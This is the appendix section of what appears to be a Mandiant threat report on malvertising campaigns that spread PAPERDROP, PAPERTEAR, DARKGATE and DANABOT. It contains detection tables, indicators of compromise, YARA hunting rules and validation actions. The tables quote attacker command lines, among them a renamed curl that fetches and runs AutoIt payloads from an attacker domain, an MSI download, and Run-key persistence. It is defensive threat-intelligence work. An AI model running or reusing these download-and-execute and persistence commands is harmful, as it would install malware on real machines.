| Msiexec installing package located under %ProgramData% | T1218.007 | Parent Process:<br><br>C:\Windows\System32\wscript.exe<br><br>Process:<br><br>C:\Windows\System32\msiexec.exe<br><br>Command Line:<br><br>msiexec /i C:\programData\FM40VY7.bin /qn |

| | | |
|---|---|---|
| AutoIt script file payload downloaded via command-line | T1105 | Parent Process:<br>C:\Windows\System32\wscript.exe<br>Process:<br>C:\Windows\System32\cmd.exe<br>Command Line:<br>"C:\Windows\System32\cmd.exe" /c mkdir c:\yifr & cd /d c:\yifr & copy c:\windows\system32\curl.exe yifr.exe & yifr -H "User-Agent: curl" -o Autoit3.exe http[:]//infocatalog[.]pics:8080 & yifr -o khscrk.au3 http[:]//infocatalog[.]pics:8080/msiyifrmouv & Autoit3.exe khscrk.au3 |
| cURL binary copied via command-line | T1036.003 | Parent Process:<br>C:\Windows\System32\cmd.exe<br>Process:<br>C:\Windows\System32\copy.exe<br>Command Line:<br>copy c:\windows\system32\curl.exe ihcbzhY.exe |
| Suspected renamed cURL binary execution | T1105, T1036.003 | Parent Process:<br>C:\Windows\System32\cmd.exe<br>Process:<br>c:\yifr\yfir.exe<br>Command Line:<br>yifr -H "User-Agent: curl" -o Autoit3.exe http[:]//infocatalog[.]pics:8080<br>User-Agent:<br>curl |
| Masquerading cURL downloading MSI file | T1105, T1036.003 | Parent Process:<br>C:\Windows\System32\cmd.exe<br>Process:<br>C:\Users\<user>\AppData\Local\Temp\CoNyuYT.exe<br>Command Line:<br>CoNyuYT.exe  -o QAcyqLqxgu.msi https[:]//plano.soulcarelife[.]org/?n0igoun59hzb3eguo63j1hmjobmjw8 |

| | | |
|---|---|---|
| Schtasks used to stop WININET Cache Task | T1053.005 | Parent Process:<br><br>C:\Windows\SysWOW64\rundll32.exe<br><br>Process:<br><br>C:\Windows\SysWOW64\schtasks.exe<br><br>Command Line:<br><br>schtasks /End /tn \Microsoft\Windows\Wininet\CacheTask |
| Schtasks used to start WININET Cache Task | T1053.005 | Parent Process:<br><br>C:\Windows\SysWOW64\rundll32.exe<br><br>Process:<br><br>C:\Windows\SysWOW64\schtasks.exe<br><br>Command Line:<br><br>schtasks /Run /tn \Microsoft\Windows\Wininet\CacheTask |
| Rundll32 loading DLL file with anomalous extension | T1218.011, T1036.008 | Process:<br><br>C:\Windows\system32\rundll32.exe<br><br>Command Line:<br><br>"C:\WINDOWS\system32\RUNDLL32.EXE" "C:\Users\<user>\AppData\Roaming\Cisco Corp\Umbrella Roaming Client\Umbrella Roaming Client\CoreReborn32.bin",start<br><br>Image Load:<br><br>C:\Users\<user>\AppData\Roaming\Cisco Corp\Umbrella Roaming Client\Umbrella Roaming Client\CoreReborn32.bin |
| Rundll32 modifying local proxy settings | T1218.011, T1562 | Process:<br><br>C:\Windows\SysWOW64\rundll32.exe<br><br>Registry Keys:<br><br>• HKEY_USERS\<user>\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer \| 127.0.0.1:15064<br>• HKEY_USERS\<user>\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride \| 127.0.0.1 |

| | | |
|---|---|---|
| Registry Run key with Rundll32 command in text value | T1547.001, T1218.011 | Registry Key:<br><br>HKEY_USERS\<user>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Srfshu<br><br>Text Value:<br><br>"C:\WINDOWS\system32\RUNDLL32.EXE" "C:\Users\<user>\AppData\Roaming\Cisco Corp\Umbrella Roaming Client\Umbrella Roaming Client\CoreReborn32.bin",start |
| Rundll32 process creating Run key persistence | T1547.001, T1218.011 | Process:<br><br>rundll32.exe<br><br>Registry Key:<br><br>HKEY_USERS\<user>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Srfshu<br><br>Text Value:<br><br>"C:\WINDOWS\system32\RUNDLL32.EXE" "C:\Users\<user>\AppData\Roaming\Cisco Corp\Umbrella Roaming Client\Umbrella Roaming Client\CoreReborn32.bin",start |
| Rundll32 execution of file under \AppData\ | T1218.011 | Parent Process:<br><br>C:\Windows\Installer\MSI4F8C.tmp<br><br>Process:<br><br>C:\Windows\SysWOW64\rundll32.exe<br><br>Command Line:<br><br>C:\WINDOWS\system32\rundll32.exe C:\Users\<user>\AppData\Local\Temp\Oadsoophotfp.dll,start |

## Appendix B: Indicators of Compromise

| Type | Value | Campaign | Malware Family | Attribution |
|---|---|---|---|---|
| Domain | www.claimprocessing[.]org | 23-046 | | UNC2975 |
| Domain | www.treasurydept[.]org | 23-046 | | UNC2975 |
| Domain | www.assetfinder[.]org | 23-046 | | UNC2975 |
| Domain | gfind[.]org | 23-046 | | UNC2975 |
| Domain | claimunclaimed[.]org | 23-046 | | UNC2975 |
| Domain | treasurydept[.]org | 23-046 | | UNC2975 |

| | | | | |
|---|---|---|---|---|
| Domain | www.myunclaimedcash[.]org | 23-046 | | UNC2975 |
| Domain | freelookup[.]org | 23-046 | | UNC2975 |
| Domain | capitalfinders[.]org | 23-046 | | UNC2975 |
| Domain | plano.soulcarelife[.]org | 23-046 | PAPERDROP | UNC2975 |
| Domain | pittsburgh.soulcarelife[.]org | 23-046 | PAPERDROP | UNC2975 |
| Domain | durham.soulcarelife[.]org | 23-046 | PAPERDROP | UNC2975 |
| Domain | mesa.halibut[.]sbs | 23-046 | PAPERDROP | UNC2975 |
| Domain | arlington.barracudas[.]sbs | 23-046 | PAPERDROP | UNC2975 |
| Domain | lugbara[.]top | 23-046 | PAPERDROP | UNC2975 |
| Domain | lewru[.]top | 23-046 | PAPERDROP | UNC2975 |
| Domain | infocatalog[.]pics | 23-046 | DARKGATE | UNC5085 |
| Domain | bikeontop[.]shop | 23-046 | DARKGATE | UNC5085 |
| Domain | positivereview[.]cloud | 23-046 | DARKGATE | UNC5085 |
| Domain | dreamteamup[.]shop | 23-046 | DARKGATE | UNC5085 |
| Domain | whatup[.]cloud | 23-046 | DARKGATE | UNC5085 |
| Domain | thebesttime[.]buzz | 23-046 | DARKGATE | UNC5085 |
| IP Address | 47.253.165[.]1 | 23-046 | | UNC2975 |
| IP Address | 8.209.99[.]230 | 23-046 | | UNC2975 |
| IP Address | 47.252.45[.]173 | 23-046 | | UNC2975 |
| IP Address | 47.252.33[.]131 | 23-046 | | UNC2975 |
| IP Address | 47.253.141[.]12 | 23-046 | | UNC2975 |
| IP Address | 47.252.45[.]173 | 23-046 | | UNC2975 |

| | | | | |
|---|---|---|---|---|
| IP Address | 34.16.181[.]0 | 23-046 | DANABOT | |
| IP Address | 35.247.194[.]72 | 23-046 | DANABOT | |
| IP Address | 35.203.111[.]228 | 23-046 | DANABOT | |
| IP Address | 94.228[.]169[.]143 | 23-051 | PAPERTEAR | UNC5085 |
| MD5 | 9f9c5a1269667171e1ac328f7f7f6cb3 | 23-046 | DARKGATE | UNC5085 |
| MD5 | 2c16eafd0023ea5cb8e9537da442047e | 23-046 | PAPERDROP (Type I) | UNC2975 |
| MD5 | 7544f5bb88ad481f720a9d9f94d95b30 | 23-046 | PAPERDROP (Type I) | UNC2975 |
| MD5 | 862a42a91b5734062d47c37fdd80c633 | | PAPERDROP (Type II) | UNC2956 |
| MD5 | 650b0b12b21e9664d5c771d78738cf9f | | PAPERTEAR | UNC5085 |
| MD5 | 9120c82b0920b9db39894107b5494ccd | 23-051 | PAPERTEAR | UNC5085 |

## Appendix C: YARA Rules

```
rule M_Downloader_PAPERDROP_1

{

    meta:

        author = "Mandiant"

        disclaimer = "This rule is for hunting purposes only and
has not been tested to run in a production environment."

    strings:

        $v1_1 = "missing from UIHFad computer"

        $v1_2 = "Dim UIHFad:set UIHFad = CreateObject(\"ADODB.Stream\")"

        $v2_1 = "a = \"QJWRWIIPQLYYREESOR"

        $v2_2 = "temp = temp + ChrW(Dict.Item(Mid(a,y-1,2)))"

        $v3_1 = "ChrW(Dict.Item(Mid("

        $v3_2 = "-1,2)))"

        $v3_3 = " Mod 2 = 0 and Dict.count <> 256  then"

        $v4_1 = " = CreateObject("

        $v4_2 = " Mod 2 = 0 and "

        $v4_3 = "Execute("

        $v4_4 = /if \w+ Mod 2 = 0 and \w+.count <> \w+
then[\x0a\x0d]{1,2}\w+.Add Mid\(\w+,\w+-1,2\),/

    condition:

        uint16(0)!=0x5A4D and ( all of ($v1*) or all of ($v2*)
or all of ($v3*) or all of ($v4*))

}
```

```
rule M_Downloader_PAPERDROP_2

{

    meta:

        author = "Mandiant"

        disclaimer = "This rule is for hunting purposes only
and has not been tested to run in a production environment."

    strings:

        $str1 = "Scripting.Dictionary"

        $str2 = "CreateObject"

        $str3 = "Execute("

        $str4 = "Mod 2 = 0 and"

        $str5 = "WScript.Sleep"

        $str6 = "= Timer()"

        $str7 = "*Rnd+"

        $str8 = "nP = nP & \"C\""

    condition:

        all of them

}


rule M_Downloader_PAPERDROP_3

{

    meta:

        author = "Mandiant"

        disclaimer = "This rule is for hunting purposes only
and has not been tested to run in a production environment."

    strings:

        $str1 = "vbSystemModal+vbCritical"

        $str2 = "CreateObject(\"WScript.Shell\")"

        $str3 = "MSXML2.ServerXMLHTTP"

        $str4 = "ADODB.Stream"

        $str5 = "winmgmts:Win32_Process"

        $str8 = ".create"

    condition:

        all of them

}
```

```
rule M_Downloader_PAPERDROP_4

{

    meta:

        author = "Mandiant"

        disclaimer = "This rule is for hunting purposes only
and has not been tested to run in a production environment."

    strings:

        $str1 = "-1,2)"

        $str2 = "CreateObject"

        $str3 = "Execute("

        $str4 = "Mod 2 = 0 and Dict.count = 256 then"

        $str5 = "= \"https://"

    condition:

        all of them

}


rule M_Downloader_PAPERTEAR_1

{

    meta:

        author = "Mandiant"

        disclaimer = "This rule is for hunting purposes only
and has not been tested to run in a production environment."

    strings:

        $s1 = ".setRequestHeader \"a\", all_process" ascii

        $s2 = "CreateObject(" ascii

        $s3 = "Select * from Win32_Process" ascii

        $s4 = "For Each" ascii

        $s5 = "HTTP" ascii

    condition:

        filesize < 1MB and all of ($s*)

}
```

```
rule M_Downloader_PAPERTEAR_2

{

    meta:

        author = "Mandiant"

        disclaimer = "This rule is for hunting purposes only
and has not been tested to run in a production environment."

    strings:

        $str1 = "WinHTTPRequest" ascii

        $str2 = "ShellExecute" ascii

        $str3 = ".Open \"post\"" ascii

        $str4 = ".responseText" ascii

        $str5 = "Shell.Application" ascii

    condition:

        all of them and filesize < 5MB

}


rule M_Backdoor_DARKGATE_1

{

    meta:

        author = "Mandiant"

        disclaimer = "This rule is for hunting purposes only
and has not been tested to run in a production environment."

    strings:

        $str1 = "IF ( NOT FILEEXISTS ( @PROGRAMFILESDIR ) )
AND ( @USERNAME <> \"SYSTEM\" ) THEN"

        $str2 = "BINARYTOSTRING ( \"0x\" &"

        $str3 = "C:\\Program Files (x86)\\Sophos"

        $str4 = "EXECUTE (BINARYTOSTRING ( \"0x"

        $str5 = "DLLSTRUCTCREATE"

        $str6 = "446C6C43616C6C28227573657233322E646C6C222C20226C726573756
C74222C20224322266368722839372926226C6C57696E646F7750726F63222C20227
07472222C20446C6C5374727563744765745074722824"

    condition:

        all of them and filesize < 500KB

}
```

```
rule M_Backdoor_DARKGATE_2

{

    meta:

        author = "Mandiant"

        disclaimer = "This rule is for hunting purposes only
and has not been tested to run in a production environment."

    strings:

        $str1 = "IF ( NOT FILEEXISTS ( @PROGRAMFILESDIR ) ) AND
( @USERNAME <> \"SYSTEM\" ) THEN"

        $str2 = "BINARYTOSTRING ( \"0x\" &"

        $str3 = "C:\\Program Files (x86)\\Sophos"

        $str4 = "EXECUTE ( BINARYTOSTRING ( \"0x"

        $str5 = "DLLSTRUCTCREATE"

        $str6 = "00C680A438000045C680A538000000C680A638000049C680A738000000C68
0A83800004EC680A938000000C680AA38000046"

        $str7 = "CF013183C0024B75D28B420403C28BD08BC28BC82B4DD48B5DDC3B8BA4000000
72A68B45DC8B40288945E48B45E80345E4FF"

        $str8 = "446C6C43616C6C28227573657233322E646C6C222C20226C726573756C74222C
20224322266368Ω22839372926226C6C57696E646F7750726F63222C2022707472222
C20446C6C53747275637447657450747222824"

    condition:

        all of them

}
```

```
rule M_Backdoor_DARKGATE_3

{

    meta:

        author = "Mandiant"

        disclaimer = "This rule is for hunting purposes only
and has not been tested to run in a production environment."

    strings:

        $x1 = "SYSTEM Elevation: Completed, new DarkGate connection with
SYSTEM privileges" ascii

        $x2 = "-u 0xDark" ascii

        $x3 = "DarkGate" ascii

        $x4 = "/c cmdkey /generic:\"127.0.0.2\" /user:\"SafeMode\"
/pass:\"darkgatepassword0\"" ascii

        $s1 = "c:\\temp\\crash.txt" ascii

        $s2 = "/cookiesfile \"" ascii

        $s3 = "/c rmdir /s /q \"" ascii

        $s4 = "/c xcopy /E /I /Y \"%s\" \"%s\" && exit" ascii

        $s5 = "U_MemScan" ascii

        $s6 = "U_Google_AD" ascii

        $s7 = "untBotUtils" ascii

        $s8 = "____padoru____" ascii

        $s9 = "u_SysHook" ascii

        $s10 =
"zLAxuU0kQKf3sWE7ePRO2imyg9GSpVoYC6rhlX48ZHnvjJDBNFtMd1I5acwbqT+=" ascii

        $s11 = "C:\\Windows\\System32\\ntdll.dll" fullword ascii

        $s12 = /(SYSTEM )?Elevation: (Cannot|I already|AT RAW|FAILURE)/ ascii

        $s13 = /Stub: (WARNING:|Configuration updated:
|Global Ping Invoked)/ ascii

    condition:

        (uint16(0)==0x5a4d and ((3 of ($x*)) or (2 of ($x*) and 3 of ($s*))
or (1 of ($x*) and 5 of ($s*)) or (6 of ($s*)))) or (10 of them)

}
```

```
rule M_Backdoor_DANABOT_1

{

    meta:

        author = "Mandiant"

        disclaimer = "This rule is for hunting purposes only
and has not been tested to run in a production environment."

    strings:

        $api1 = "ZwWow64WriteVirtualMemory64" wide

        $api2 = "ConvertStringSecurityDescriptorToSecurityDescriptorW" wide

        $code1 = { DF 2C 01 DF 28 83 F9 08 7E 11 DF 68 08 83 F9 10 7E 06 DF
68 10 DF 7A 10 DF 7A 08 DF 3A DF 3C 11 }

        $code2 = { 8A 45 AB 04 9F 2C 1A 73 04 }

    condition:

        uint16(0)==0x5A4D and uint32( uint32(0x3C))==0x00004550
and all of them

}


import "pe"

rule M_Backdoor_DANABOT_2

{

    meta:

        author = "Mandiant"

        disclaimer = "This rule is for hunting purposes only
and has not been tested to run in a production environment."

    strings:

        $code = { A1 [4] 05 [4] A3 [4] A1 [4] 2B 05 [4] A3 [4] 83 7D BC 0B }

        $str1 = "System.Xml.XmlSerializer.dll" wide

        $str2 = "System.IO.Log.ni.dll" wide

        $str3 = "ncrypt.dll" wide

    condition:

        uint16(0)==0x5A4D and uint32( uint32(0x3C))==0x00004550 and
pe.is_dll() and (pe.exports("ServiceMain") and pe.exports("start")) and all of them

}
```

## Appendix D: Mandiant Security Validation Actions

Organizations can validate their security controls using the following actions with Mandiant Security Validation.

| VID | Name |
|---|---|
| | |

| | |
|---|---|
| S100-302 | Malicious Activity Scenario - PAPERDROP and DANABOT Infection Chain, Variant #1 |
| S100-301 | Malicious Activity Scenario - PAPERTEAR and DARKGATE Infection Chain, Variant #1 |
| S100-299 | Malicious Activity Scenario - PAPERDROP and DANABOT Infection Chain, Variant #2 |
| A106-888 | Command and Control - PAPERTEAR, Download File Attempt, Variant #1 |
| A106-781 | Command and Control - UNC2975, DNS Query, Variant #1 |
| A106-890 | Command and Control - UNC2975, DNS Query, Variant #10 |
| A106-782 | Command and Control - UNC2975, DNS Query, Variant #2 |
| A106-884 | Command and Control - UNC2975, DNS Query, Variant #3 |
| A106-872 | Command and Control - UNC2975, DNS Query, Variant #4 |
| A106-882 | Command and Control - UNC2975, DNS Query, Variant #5 |
| A106-873 | Command and Control - UNC2975, DNS Query, Variant #6 |
| A106-886 | Command and Control - UNC2975, DNS Query, Variant #7 |
| A106-875 | Command and Control - UNC2975, DNS Query, Variant #8 |
| A106-874 | Command and Control - UNC2975, DNS Query, Variant #9 |
| A106-784 | Command and Control - UNC2975, PAPERDROP, DNS Query, Variant #1 |
| A106-783 | Command and Control - UNC2975, PAPERDROP, HTTP GET, Variant #1 |
| A106-877 | Host CLI - Launch Run Dialog via CMD |
| A104-160 | Host CLI - Registry Run Keys |
| A106-887 | Malicious File Transfer - AUTOIT, Download, Variant #1 |
| A106-891 | Malicious File Transfer - UNC2975, DANABOT Dropper, Download, Variant #1 |
| A106-786 | Malicious File Transfer - UNC2975, DANABOT, Download, Variant #1 |
| A106-785 | Malicious File Transfer - UNC2975, PAPERDROP Zip File, Variant #1 |

| | |
|---|---|
| A106-880 | Malicious File Transfer - UNC5085, AUTOIT Script Containing DARKGATE, Variant #1 |
| A151-259 | Protected Theater - DANABOT, Execution |
| A106-876 | Protected Theater - DANABOT, Stop and Start Wininet Cache Task |
| A106-879 | Protected Theater - UNC2975, DANABOT Dropper, Download, Variant #1 |
| A106-787 | Protected Theater - UNC2975, DANABOT MSI Dropper, Variant #1 |
| A106-787 | Protected Theater - UNC2975, DANABOT MSI Dropper, Variant #1 |
| A106-770 | Protected Theater - UNC4962, DARKGATE, Execution, Variant #1 |
| A106-871 | Protected Theater - UNC5085, DARKGATE Installer, Execution, Variant #1 |

## Acknowledgements

The authors would like to thank all of the technical reviewers and blog contributors spanning multiple teams, including Managed Defense Threat Hunting, Advanced Analysis (AA), Advanced Practices (AP), Mandiant Intelligence (MI), Google Trust and Safety, Mandiant Communications Center (MCC), and trusted external partners. We'd also like to thank the Managed Defense SOC analysts who provided investigative support responding to these campaigns to protect our customers and the Detection Engineering and Automations (DEA) team for contributing detection content to finding new threats faster and more effectively. Credit for the creation of new Mandiant Security Validation actions goes to Lexie Aytes and the Validation Research team. And a tip of the hat to Ana Foreman for the timeline graphics.